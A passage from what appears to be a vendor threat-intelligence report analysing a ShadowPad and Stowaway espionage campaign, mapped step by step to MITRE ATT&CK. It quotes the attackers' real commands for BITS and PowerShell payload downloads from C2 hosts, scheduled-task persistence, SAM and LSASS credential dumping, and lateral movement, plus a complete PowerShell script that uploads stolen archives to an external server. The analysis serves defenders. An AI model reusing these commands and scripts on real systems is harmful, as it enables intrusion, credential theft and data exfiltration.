  Name = "Chrome Update";
  Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance
  ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >=240 AND
TargetInstance.SystemUpTime < 325";
  QueryLanguage = "WQL"; };
```

```
instance of CommandLineEventConsumer {
  ExecutablePath = "C:\\Windows\\System32\\GoogleUpdate.exe";
  Name = "GoogleUpdater";
};
```


PowerShell T1059.001 + BITS Jobs T1197 + Obfuscated Files or Information T1027

When executed, GoogleUpdate.exe downloads the second-stage "Stowaway" implant by running the following:

```
PowerShell "Start-BitsTransfer -Source hxxp://security.lomiasecure[.]net/crx/node.txt -
Destination C:\\Users\\public\\node.txt -transfertype download"
PowerShell if($InputString = Get-Content 'C:\\users\\public\\node.txt'){
[System.IO.File]::WriteAllBytes('C:\\users\\public\\node.exe',
[System.Convert]::FromBase64String($InputString))}
```

The sample uses BITS Jobs to access the C2 and download the text file node.txt, which was converted into an executable file named node.exe (MD5: 344edbebb97ed8dfe79805a721b4048b).

Figure 17 Kaspersky Threat Attribution Engine Report



Threat Attribution

Report for file

344edbebb97ed8dfe79805a721b4048b

Malware

Summary

MD5	344edbebb97ed8dfe79805a721b4048b	Matched attribution entities	Stowaway RAT (100%) > Chachi RAT (1%) >
File size	5.04 MB (5286400 B)	Extracted path	–
Reset similarity thresholds	✕	Unpack	✓

Scheduled Task/Job: Scheduled Task T1053.005

Then the attackers move node.exe to C:\Windows\Registration\crml.exe, change the file attributes by making it a system file, and create a scheduled job:

```
attrib +s crml.exe
schtasks /Create /Tn \Microsoft\Windows\Registration\CRMLog /sc daily /st 11:50 /tr
"C:\Windows\Registration\crml.exe" /ru system /f
schtasks /run /Tn \Microsoft\Windows\Registration\CRMLog
```

Hijack Execution Flow: DLL Side-Loading T1574.002

Googleupdate.exe also started the ShadowPad backdoor and downloaded the following two executable files with the TXT extension from Google Drive:


- Legitimate executable file named AppLaunch.txt that is part of the Microsoft .NET platform
- ShadowPad DLL named "mscoree.txt"

It decodes them from base64 and changes the extensions:

```
c:\programdata\microsoft\windows\caches\dnscache.exe  (applaunch.exe)
MD5: 41F3BF4FA8FA92BF111FD8A47A0D470F

c:\programdata\microsoft\windows\caches\mscoree.dll
MD5: 8d46b2d39a8de09a5dc9f226b360b0ef
```

AppLaunch.exe was started as a service (parent process C:\Windows\System32\services.exe).

Figure 18 ShadowPad DLL (mscoree.dll) is loaded into the legitimate process AppLaunch.exe



Giving the service a description that appears legitimate (MITRE: T1036.004 Masquerading:...
Image_path: $windir\$system32\services.exe
Pid: 648
Reg_value: The DNS service caches Domain Name System names
Registry_key: \REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\DNS_SVC
Registry_value_name: Description
MITRE:
T1036.004 Masquerading: Masquerade Task or Service (TA0005)


Process creation
Command_line: $user\$appdata\Microsoft\Windows\Caches\dns...
ImagePath: $user\$appdata\Microsoft\Windows\Caches\dnscach...

Obtaining Privilege via AdjustTokenPrivileges (MITRE: T1134 Access Token Manipulation).
Image_path: $user\$appdata\Microsoft\Windows\Caches\dn...
Privilege_name: SeTcbPrivilege

Obtaining Privilege via AdjustTokenPrivileges (MITRE: T1134 Access Token Manipulation).
Image_path: $user\$appdata\Microsoft\Windows\Caches\dn...
Privilege_name: SeDebugPrivilege

Process creation
Command_line: $windir\$system32\dwm.exe
ImagePath: $windir\$system32\dwm.exe

Figure 19 Kaspersky Threat Attribution Engine



Size:	126976	Extracted path:	-
Matched attribution entities:	ShadowPad (100%), ShadowPad Loader (8%)	Detection names:	Trojan.Win64.ShadowPad.ae

Similar samples (12)

MD5	Size	Matched genotypes	Matched strings	Similarity	Attribution entity	Aliases
8d46b2d39a...	126976	1769 / 1769	52 / 52	100%	ShadowPad	
28816b2359a...	96256	0 / 1973	4 / 30	13%	ShadowPad	
64d0cd2eb8...	126976	58 / 1760	4 / 45	9%	ShadowPad	
0da2a10cb27...	126976	58 / 1764	4 / 51	8%	ShadowPad Loader	
96125cd7b24...	126976	94 / 1854	4 / 55	7%	ShadowPad Loader	

On the compromised server where the Web Shell was installed, we also detected a download of the ShadowPad backdoor via BITS Jobs — **BITS Jobs T1197.**

```
$system32\cmd.exe /c bitsadmin /transfer n
https://raw/githubusercontent.com/tellyou123/1/master/aro.dat $temp\aro.dat > C:\inetpub\wwwroot\
aspnet_client\1.txt
```

During our analysis, we were also able to detect different variants of DLL Sideloading used to download and then run this backdoor. For example, we observed the legitimate application OLEVIEW.EXE being used to implement **DLL Sideloading T1574.002:**

```
OLEVIEW.EXE
MD5: FDD423B3855A9AE5E83FFB1CC80D2215 (x86)
MD5: 8FDF8E4ECFF114C1E6C9827C53742A1C (x64)

iviewers.dll
MD5: 13759AE233572847A2F75D36AA51FABC
```

iviewers.dll connects to the C2 server and downloads the ShadowPad backdoor from it: iviewers.dll.dat.

Then OLEVIEW.EXE creates a new svchost.exe process to avoid detection and injects the malicious payload of ShadowPad into this process **(Process Hollowing T1055.012).**

Valid Accounts T1078:

We detected signs indicating that the attackers were spreading to other computers on the network two months after the initial infection. This may mean that the attackers were not in a hurry, and were trying to avoid early detection. It is assumed that the attackers used valid account credentials for authentication, or used account credentials that were previously gathered from a compromised host for lateral movement through the network.

Using the backdoor, the attackers were able to execute commands remotely and download new tools.

As a result, we see that cmd.exe was run from the ShadowPad-infected svchost.exe and a series of commands for reconnaissance:

MITRE ATT&CK matrix technique	Commands
System Owner/User Discovery T1033	quser.exe quser
System Network Configuration Discovery T1016	cmd.exe /C arp -a > $temp\gGjrlFGa.tmp 2>&1
System Network Connections Discovery T1049	netstat.exe -ano netstat.exe user
Remote System Discovery T1018	ping.exe 8.8.8.8 ping.exe google.com ping.exe 167.179.64[.]62

Data from Local System T1005

After executing discovery commands, the attacker copied the contents of the desktop and downloads folder, which may potentially contain confidential information, into the directory C:\$recycle.bin\temp:

```
cmd.exe /C xcopy /s $user\desktop c:\$recycle\bin\temp\<redacted>
cmd.exe /C xcopy /s $user\downloads c:\$recycle\bin\temp\<redacted>
```

Archiving desktop contents — **Archive Collected Data: Archive via Utility T1560.001:**

```
cmd.exe /C $programfiles\winrar\rar.exe a -r -hp1234 C:$recycle.bin\10020111desk.rar
$user\desktop\*.txt
$user\desktop\*.xls*
$user\desktop\*.pdf
$user\desktop\*.doc*
$user\desktop\*.jpg >
$temp\lwefqERM.tmp 2>&1
```

OS Credential Dumping: Security Account Manager T1003.002

Then we detected that a suspicious file was run from the recycle bin (c:\$recycle.bin\temp). This file was named m1.log **(Trojan-PSW.Win32.Mimikatz.eni)**

We also detected a dump of the **SAM** registry hive using the system utility **reg.exe:**

```
C:\Windows\System32\reg.exe  save hklm\sam sam.hive
```

The dump was saved to the recycle bin **C:\$recycle.bin\temp,** then the temp folder in the recycle bin was re-archived.

After some time, the attackers used the procdump64.exe tool, which was renamed to errorreport.exe:

```
errorreport.exe -ma lsass.exe l.dmp
```

LSASS dump was performed several times over the course of several days using Mimikatz and Procdump.

Remote Services: SMB/Windows Admin Shares T1021.002

During the next stage, the BAT file $windir\help\sys.bat was executed to mount network drives using the compromised credentials of a user:

```
net  use \\<remote ip> "<password>" /u:<domain>\<username>
```

We noticed POST requests from the svchost.exe process (ShadowPad) to the following resources (probably to exfiltrate the collected data):

```
order.cargobussiness[.]site/
documents.kankuedu[.]org/
live.musicweb[.]xyz
obo.videocenter[.]org
tech.obj[.]services
houwags.defineyourid[.]site
noub.crabdance[.]com
grandfoodtony[.]com
```

Later, similar activity was detected on other computers in the network. However, the attacker used a BAT file instead of manually executing commands. Notably, the choice command was used instead of the ping command in the sleep role:

```
cmd /c mkdir C:\Windows\temp\debugsms
cmd /c reg save hklm\sam C:\Windows\temp\debugsms\sam
cmd /c reg save hklm\system C:\Windows\temp\debugsms\system
cmd /c reg save hklm\security C:\Windows\temp\debugsms\security
cmd /c choice /t 1 /d y /n >nul
cmd /c ipconfig /all > C:\Windows\temp\debugsms\ip.txt
cmd /c arp -a  > C:\Windows\temp\debugsms\arp.txt
cmd /c dir /b /s  C:\Windows\temp\debugsms\ > C:\Windows\temp\siineidvsms.log
cmd /c makecab /f  C:\Windows\temp\siineidvsms.log /d  compressiontype=lzx /d
compressionmemory=21 /d maxdisksize=10240000000 /d diskdirectorytemplate=”C:\Program Files\
Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth” /d cabinetnametemplate=iisstop.png
cmd /c choice /t 1 /d y /n>nul
cmd /c start C:\Windows\temp\TMP23876.bat
cmd /c rmdir /s /q C:\Windows\temp\debugsms
```


Collection and Exfiltration

On another infected host, the attackers created the following job in the form of a PowerShell command in the task scheduler for data collection and exfiltration

```
cmd /c C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.EXE -c "$ctnt=Get-Content
$temp\Err_36d96944_6318.log;PowerShell -enc $ctnt;
```

The file $temp\Err_36d96944_6318.log contains a base64 string comprising the following script:

Figure 20 Script contents



```
1   $computername = hostname;
2   New-Item 'c:\windows\help\windowstemp' -type directory -force;
3   $today = Get-Date;
4   $yestoday = $today.AddDays(-1);
5   $stime = $yestoday.ToString('MM/dd/yyyy 12:00');
6   $etime = $today.ToString('MM/dd/yyyy 12:00');
7   $ewsst = $yestoday.ToString('yyyyMMdd1200');
8   $ewset = $today.ToString('MMdd');
9   $fmat='*.txt','*.rtf','*.pdf','*.ppt','*.pptx','*,doc','*.docx','*.csv','*xlsx','*.xls','*.vsd','*.pst','*.eml','*.jpg','
10  $i='c:\users\'; foreach($m in Get-ChildItem $i -Recurse -include $fmat)
11  {if ($m.LastAccesstime -gt $stime){Copy-Item $m c:\windows\help\windowstemp\ -Recurse;}}
12  $i='d:\'; foreach($m in Get-ChildItem $i -Recurse -include $fmat)
13  {if ($m.LastAccesstime -gt $stime){Copy-Item $m c:\windows\help\windowstemp\ -Recurse;}}
14  $i='e:\'; foreach($m in Get-ChildItem $i -Recurse -include $fmat)
15  {if ($m.LastAccesstime -gt $stime){Copy-Item $m c:\windows\help\windowstemp\ -Recurse;}}
16  $i='f:\'; foreach($m in Get-ChildItem $i -Recurse -include $fmat)
17  {if ($m.LastAccesstime -gt $stime){Copy-Item $m c:\windows\help\windowstemp\ -Recurse;}}
18  start-sleep -seconds 30;
19  c:\windows\system32\Rar.exe a -r -ep1 -v10m -pa@a12*!a147 -m5 -s -ibck c:\windows\help\windowstemp\$ewset$computername.ra
20  start-sleep -seconds 30;
21  powershell -enc "JABwAGEAdABoACAAPQAgACIAYwA6AFwAdwBpAG4AZABvAHcAcwBcAGgAZQBsAHAAXAB3AGkAbgBkAG8AdwBzAHQAZQBtAHAAXAAiADsA
22  start-sleep -seconds 30;
23  Remove-Item  -Recurse -Force c:\windows\help\windowstemp\;
```

This complex type of startup is a technique known as **Obfuscated Files or Information T1027.**


Automated Collection T1119 + Archive Collected Data: Archive via Utility T1560.001

This script uses a recursive search to gather files with the extensions *.txt, *.rtf, *.pdf, *.ppt , *.pptx , *.doc (the attacker's script has the typo '*,doc'), *.docx, *.csv, *xlsx, *.xls, *.vsd, *.pst, *.eml, *.jpg, *.jpeg, and *.png, then copies them to a separate directory, archives them, and runs an exfiltration script that is also encoded into a base64 string (line 21).

Automated Exfiltration T1020 + Exfiltration Over C2 Channel T1041

The exfiltration script is presented below:

Figure 21 Script contents



```
$path = "c:\windows\help\windowstemp\";
$filter = "*.rar";
$URL = 'https://www.apple-cart.com:443/76ee3de97a1b8b903319b7c013d8c877';
$UPLOAD_PASSPORT = "764347f4146f0d361070ddf1e680beca";
1 reference
class TrustAllCertsPolicy:System.Net.ICertificatePolicy
{
    [bool] CheckValidationResult(
        [System.Net.ServicePoint] $a,
        [System.Security.Cryptography.X509Certificates.X509Certificate] $b,
        [System.Net.WebRequest] $c,
        [int] $d)
        {
            return $true;
        }
}
[System.Net.ServicePointManager]::CertificatePolicy = [TrustAllCertsPolicy]::new();
$files = Get-ChildItem -Path $path -Filter $filter -Force;
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;
foreach ($singleFile in $files)
{
    $fileName=$singleFile.Name;
    $filePath=$singleFile.FullName;
    $fileBytes=[System.IO.File]::ReadAllBytes($filePath);
    $fileEnc=[System.Text.Encoding]::GetEncoding('ISO-8859-1').GetString($fileBytes);
    $boundary=[System.Guid]::NewGuid().ToString();
    $LF="`r`n";
    $bodyLines=("--$boundary","Content-Disposition: form-data; name=`"file`"; filename=`"$fileName`"","Content-Type
    $headers=@{'Upload-Passport'=$UPLOAD_PASSPORT;};
    $response=Invoke-RestMethod -Uri $URL -Method Post -Headers $headers -ContentType "multipart/form-data; boundar
    Write-Host "$fileName : $response";
```


Summary

This incident describes another campaign of the ShadowPad malware aimed at national infrastructure. ShadowPad samples were also detected in Afghanistan and in a transportation company in Malaysia. This may be an indication of far-reaching geographic interests of the particular APT group. It is likely that the main goal of the attackers is to gather critical or confidential data through cyberespionage. Notably, the campaign primarily involved use of the technique known as **Hijack Execution Flow: DLL Side-Loading T1574.002,** which is typical of Asian APT groups.

Download techniques in JSON format for MITRE Navigator:

Learn more

Figure 22 Threat Landscape page interface in TIP



TTPs&MITRE

□ SIGMA (Si) □ Yara (Y) □ Suricata (Su)

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control
Phishing (1)	Command and Scripting Interpreter (2)	BITS Jobs	Event Triggered Execution (1)	BITS Jobs	OS Credential Dumping (0)	Remote System Discovery	Remote Services (1)	Archive Collected Data (1)	Ingress Tool Transfer
